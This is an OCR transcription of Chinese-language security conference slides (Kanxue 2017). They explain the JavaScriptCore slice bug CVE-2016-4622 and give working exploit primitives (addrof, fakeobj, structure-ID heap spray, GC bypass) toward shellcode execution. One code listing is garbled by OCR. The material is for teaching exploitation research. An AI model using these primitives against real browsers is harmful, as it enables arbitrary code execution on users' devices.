看雪 2017 安全开发者峰会

Kanxue 2017 Security Developer Summit

2000-2017

一石多鸟：击溃全线移动平台浏览器


roysue@看雪iOS版主

自我介绍

姓名：陈佳林

- ID：roysue
- 看雪iOS版主
- 《iOS黑客养成手册：数据挖掘与提权基础》年内出版
- 《越狱！越狱！》明年出版

目录



- “炙热”的“大”前端
- “全栈”语言：JavaScript
- 主角：WebKit
- Fake Object Injection
- JIT Function Overwrite
- Arbitrary Code Execution

“炙热”的“大”前端

- 进击的“H5”
  - 视频
  - 直播
  - 朋友圈
  - 公众号
  - ……


Android


Android

iOS


“炙热”的“大”前端

- 疯狂的“小程序”
  - 红包店
  - 移动支付
  - 共享单车
  - 饿了么
  - 腾讯企业邮
  - ……






“全栈”语言：JavaScript



“全栈”语言：JavaScript

	Web Browser	Rendering Engine	JavaScript Engine	Platform
Open Source	Safari	Webkit	JavaScriptCore	PC & Mobile
	Chrome	Blink	V8	PC & Mobile
	Mozilla	Gecko	SpinderMonkey	PC & Mobile

主角：Webkit


Windows
macOS
iOS
Webkit
Android
Linux
Play Station
Nintendo
FreeBSD

主角：Webkit

Windows

macOS

iOS

Linux

Webkit

Android

FreeBSD

Play Station

Nintendo

今年双十一，来自移动端的成交占比92%

半壁江山

主角：Webkit


Fun Part	Platform	First Stage	Second Stage	Done!
Jailbreak !	iOS/macOS	Webkit Exploit	XNU Exploit	Full Control !
	PS4/Nintendo	Webkit Exploit	FreeBSD Exploit	Full Control !
	Android	Webkit|v8 Exploit	Kernel Exploit	Full Control !

主角：Webkit

WebKit Jailbreak	Bugs	First Stage	Second Stage	Done!
JavaScriptCore	CVE-2016-4622 Phrack Paper	fake object injection	JIT function overwrite	Shellcode: Arbitrary code execution
JavaScriptCore	CVE-2016-4657 Pegasus Malware	fake object injection	JIT function overwrite	Arbitatry code execution
JavaScriptCore	CVE-2017-2533 Pwn2own	Create symlinks	Vfork syscall	Write crontab for the next Stage !

CVE-2016-4622

WebKit Jailbreak	Bugs	First Stage	Second Stage	Done!
JavaScriptCore	CVE-2016-4622 Phrack Paper	fake object injection	JIT function overwrite	Shellcode: Arbitrary code execution



.:: Attacking JavaScript Engines: A case study of JavaScriptCore and CVE-2016-4622 ::.

Papers:
saelo - Attacking JavaScript Engines: A case study of JavaScriptCore and CVE-2016-4622 (2016-10-27)
Team Shellphish - Cyber Grand Shellphish (2017-01-25)
Mehdi Talbi & Paul Fariello - VM escape - QEMU Case Study (2017-04-28)


Title : Attacking JavaScript Engines: A case study of JavaScriptCore and CVE-2016-4622

Author : saelo

Date : October 27, 2016

```
|=-----------------------------------------------------------------------=|
|=---------------=[       The Art of Exploitation       ]=----------------=|
|=-----------------------------------------------------------------------=|
|=-------------------=[ Attacking JavaScript Engines ]=--------------------=|
|=---------=[ A case study of JavaScriptCore and CVE-2016-4622 ]=----------=|
|=-----------------------------------------------------------------------=|
|=----------------------------=[ saelo ]=-------------------------------=|
|=-----------------------=[ phrack@saelo.net ]=--------------------------=|
|=-----------------------------------------------------------------------=|

--[ Table of contents
```

JavaScriptCore Engine Workflow



CVE-2016-4622

Where the bug happens

该漏洞于2016年初被`yours truly`团队发现，并且上报给ZDI团队（番号ZDI-16-485），利用该漏洞可以导致JavaScript对象地址泄漏以及伪造。结合一些其他的提权手段的话，攻击者可以做到浏览器中的任意代码执行。这个bug的`650552a`的git提交版本中被修复，下文中引用的代码来自于320b1fc版本，也就是最后一个受影响的版本，也是前文我们一直在讨论和实验的版本。这个漏洞是在2fa4973版本中引入的，历时一年之久才被发现和修复，分配的CVE编码为CVE-2016-4622。

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
    {
      /*获得方法调用的引用对象，此时是数组对象*/
      JSObject* thisObj = exec->thisValue()
                          .toThis(exec, StrictMode)
                          .toObject(exec);
      if (!thisObj)
        return JSValue::encode(JSValue());

      /* 检索数组的长度 */
      unsigned length = getLength(exec, thisObj);
      if (exec->hadException())
        return JSValue::encode(jsUndefined());

      /* 将参数（开始和结束的索引参数）转换为本地整数类型，并限制在[0, length）的长度范围内 */
      unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
      unsigned end = argumentClampedIndexFromStartOrEnd(exec, 1, length, length);

      /* 检查是否需要使用特定的构造器 */
      std::pair<SpeciesConstructResult, JSObject*> speciesResult =
        speciesConstructArray(exec, thisObj, end - begin);
      // We can only get an exception if we call some user function.
      if (UNLIKELY(speciesResult.first ==
      SpeciesConstructResult::Exception))
        return JSValue::encode(jsUndefined());

      /* 开始执行切片 */
      //这句话判断thisObj是不是有FastPath的本地数组
      if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath &&
            isJSArray(thisObj))) {
          //如果是，则执行快速切片，在原来的数组上直接切
        if (JSArray* result =
              asArray(thisObj)->fastSlice(*exec, begin, end - begin))
          return JSValue::encode(result);
      }
        //如果不是，则创建一个新的result来存储切片的结果
      JSObject* result;
      if (speciesResult.first == SpeciesConstructResult::CreatedObject)
        result = speciesResult.second;
      else
```

CVE-2016-4622

Where the bug happens

该漏洞主要存在于切片函数slice()之中。查询该函数引用关系可知该函数位于Array.prototype.slice()的实现过程中，然后我们来到源代码的相关位置，也就是./Source/JavaScriptCore/runtime/ArrayPrototype.cpp:848行的位置。

```
/* 开始执行切片 */
//这句话判断thisObj是不是有FastPath的本地数组
if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath &&
      isJSArray(thisObj))) {
    //如果是，则执行快速切片，在原来的数组上直接切
  if (JSArray* result =
        asArray(thisObj)->fastSl e(*exec, h      end - begin))
    return JSValue::encode(result
}
  //如果不是，则创建
JSObject* result;
if (speciesResult.
  result = speciesR
else
  resu

unsigned n
for (unsigned
  JSValue
  if (v)
    result-
}
setLengt
return
```

由上文代码可知，在执行切片的时候，有两种方式。
- 如果数组是密集存储（FastPath）的本地数组，则使用快速切片——`fastSlice`，使用给定的索引和长度将内存值直接写入新的数组。
- 如果不是，则取不到快速路径，这时候只有使用简单的循环来获取每个元素并将其添加到新的数组。

然后，在第二种较慢的方法中，属性检查会检查数组的边界，而快速切片中却没有进行边界检查…这就有意思了，我们暂且不深入，先往下看，`result = constructEmptyArray(exec, nullptr, end - begin);`这行代码在构造空的result数组的时候，用`end - begin`来的大小来构建数组的长度么？那我们用脚趾头都能猜到程序猿的“臆测”绝对是这个差值肯定是小于原数组的长度的咯？对呀，切片之后的数组当然比切片之前的短的咯？然而，我们可以在JavaScript的类型转化过程中耍一些手段，来毁掉程序猿的美梦，我们继续往下看。

CVE-2016-4622

上文代码中，在执行具体切片的前方，有一个argumentClampedIndexFromStartOrEnd函数来决定end的大小，接受的参数是数组原先的长度length：

```
unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
unsigned end = argumentClampedIndexFromStartOrEnd(exec, 1, length, length);
```

我们来看下该函数的具体实现，这段代码是在同文件的第224行。

```
static inline unsigned argumentClampedIndexFromStartOrEnd(ExecState* exec, int argument
{
    JSValue value = exec->argument(argument);
    if (value.isUndefined())
        return undefinedValue;

    // 具体的转换发生在这里，在这里修改数组长度
    double indexDouble = value.toInteger(exec);
    if (indexDouble < 0) {
        indexDouble += length;
        return indexDouble < 0 ? 0 : static_cast<unsigned>(indexDouble);
    }
    return indexDouble > length ? length : static_cast<unsigned>(indexDouble);
}
```

大家也看到了，所有地方都不会对新的 **length** 进行检查。也就是说，如果我们在valueOf方法的内部修改数组的长度，slice()函数却会依旧使用之前的长度，导致指针访问到了本不该它能访问的内容，导致内存越界读。

Where the bug happens

CVE-2016-4622

在完美利用这一点之前，我们还必须保证数组确实是可以被缩小的。怎样来缩小数组呢？使用数组的.length属性就好了，我们来看下 `.length` 方法的实现，在 `JSArray::setLength` 中（`./Source/JavaScriptCore/Runtime/JSArray.cpp` 文件的第431行）：

```
unsigned lengthToClear = butterfly->publicLength() - newLength;
//数组缩小的元素个数小于64，系统就不执行缩小这个过程了
unsigned costToAllocateNewButterfly = 64; // a heuristic.
if (lengthToClear > newLength && lengthToClear > costToAllocateNewButterfly) {
    reallocateAndShrinkButterfly(exec->vm(), newLength);
    return true;
}
```

为了节省开销，数组缩小的元素个数小于64，系统就不执行缩小了，折腾一下带来的性能损耗还不如不节约呢。也就是说我们得"显著"地缩小一下，系统才愿意为我们折腾一下。这里我们进行一次从100个元素缩小到10个元素的实验，用Array.prototype.slice来切割数组，同时在内部修改其长度。再来看一眼PoC.js，PoC先使用setLength来缩小数组的长度，再使用ValueOf来返回固定的10，而在执行slice()方法的过程中不会再检查a数组的长度，因此取回的结果b，已经不再是a数组里的数字了，因为a数组早就被置0了。

```
var a = [];
for (var i = 0; i < 100; i++)
    a.push(i + 0.123);
var b = a.slice(0, {valueOf: function() { a.length = 0; return 10; }});
// 结果: b = [0.123,1.123,2.12199579146e-313,0,0,0,0,0,0,0]
```

取回的结果应该是10个**undefined**数据才对，但是最终结果却是一些浮点数，貌似我们的指针访问到了一些，本不该我们可以访问到的东西。

Where the bug happens

```
(lldb) memory read --format x --size 8 --count 10 0x00000001045e4768
0x1045e4768: 0x3fbf7ced916872b0      0x3ff1f7ced916872b
0x1045e4778: 0x0000000a0000000a      0x3fbf7ced916872b0
0x1045e4788: 0x3ff1f7ced916872b      0x0000000a0000000a
0x1045e4798: 0x0000000000000000      0x0000000000000000
0x1045e47a8: 0x0000000000000000      0x0000000000000000
```

Fake Object Injection

How to triger the bug

Arbitrary object address leak

Craft a fake object and find it

Make the fake object “real”

Bypass the garbage collector

Arbitrary memory read & write

Enforce JIT kick in

Load shellcode


Arbitrary shellcode execution

```
function addrof(object) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.1337);    // 数组必须是双精度浮点数数组

    var hax = {valueOf: function() {
        a.length = 0;
        a = [object];
        return 4;
    }};

    var b = a.slice(0, hax);
    return Int64.fromDouble(b[3]);              //最终地址在b[3]里
}
```

Fake Object Injection

How to triger the bug
Arbitrary object address leak
Craft a fake object and find it
Make the fake object “real”
Bypass the garbage collector
Arbitrary memory read & write
Enforce JIT kick in
Load shellcode
Arbitrary shellcode execution

```
function fakeobj(addr) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push({});      // 数组必须是由ArrayWithContig

        addr = addr.asDouble();
    var hax = {valueOf: function() {
        a.length = 0;
        a = [addr];
        return 4;
    }};

    return a.slice(0, hax)[3];
}
```



Fake Object Injection

How to triger the bug

Arbitrary object address leak

Craft a fake object and find it

Make the fake object “real”

Bypass the garbage collector

Arbitrary memory read & write

Enforce JIT kick in

Load shellcode

Arbitrary shellcode execution

为了达到以假乱真的程度，我们就需要知道结构表中Float64Array的正确的结构ID。

所以首先是预测结构ID，而结构ID是运行时动态产生和分配的，随着各个引擎、版本的不同，结构ID也会改变。而且更要命的是，我们也不能随便填个ID上去，因为ID有可能是字符串的、符号链接的、各种对象的，甚至结构ID自己的。在MethodTable里调用方法的时候，ID不对，JavaScriptCore就Crash了。这些ID是在引擎启动的时候动态确定的，也就是说他们都会有ID，但是你就是不知道哪个是哪个的，总不能把受害人的电脑抢过来看一下吧。

为了解决这个问题，我们想了个办法，结合堆喷和instanceof()函数，来猜测一下结构ID。我们在堆里喷几千个Float64Array对象，带着不同的结构ID。然后挨个检查下这个对象是否被引擎识别为Float64Array对象，如果是，那么它的结构ID肯定就是对的了。

```
for (var i = 0; i < 0x1000; i++) {
    var a = new Float64Array(1);
    // 需要给a增加一个属性来迫使它创建一个新的结构ID
    a[randomString()] = 1337;
}
```

用instanceof()函数来判断对象是否是Float64Array，如果不是，下一个再上。Instanceof()是一个非常安全的函数，它只检查从结构ID里抽出属性来和默认的对比一下，其他没有任何操作。

```
while (!(fakearray instanceof Float64Array)) {
    // Increment structure ID by one here
}
```

找到正确的结构ID之后，终于可以放心大胆的开始伪造对象以劫持指针(弄虚作假)了。

Fake Object Injection

How to triger the bug

Arbitrary object address leak

Craft a fake object and find it

Make the fake object “real”

Bypass the garbage collector

Arbitrary memory read & write

Enforce JIT kick in

Load shellcode

Arbitrary shellcode execution

垃圾回收器介入之后我们的exploit还是会crash，这最主要的原因还是我们给Float64Array安上的butterfly指针是无效的，所以垃圾回收器每次都会生效，将我们的对象回收了去。

```
JSObject::visitChildren:
    Butterfly* butterfly = thisObject->m_butterfly.get();
    if (butterfly)
        thisObject->visitButterfly(visitor, butterfly,
                                   thisObject->structure(visitor.vm()));
```

但是如果给butterfly指针安上null，这个指针又是container的属性之一而且会被当作一个JSObject指针。所以我们必须再想一个办法：

- 创建一个空对象，这个对象的结构维持为空，内联存储的6个槽也维持为空；
- 将JSCell头（包含结构ID）复制到容器对象，这样就可以让引擎“忘记”构成伪数组的容器的对象的属性；
- 将伪数组的Butterfly指针设置为nullptr指针，且使用默认的Float64Array实例来替换该对象的JSCell。

最后一步是必需的，在我们结构喷射对象之前，可以获得一个具有一些属性的Flotation64Array结构。经过这三个步骤，漏洞的利用会稳定很多。注意，当覆盖JIT编译函数的代码时，如果需要进程继续就必须注意返回有效的JSValue。如果不这样做，返回的值将由引擎保存并由收集器检查可能会导致在下一个GC期间崩溃。总之，兵来将挡水来土掩，见招拆招是非常有必要的。


Fake Object Injection

How to triger the bug

- Arbitrary object address leak
- Craft a fake object and find it
- Make the fake object “real”
- Bypass the garbage collector
- **Arbitrary memory read & write**
- Enforce JIT kick in
- Load shellcode
- Arbitrary shellcode execution

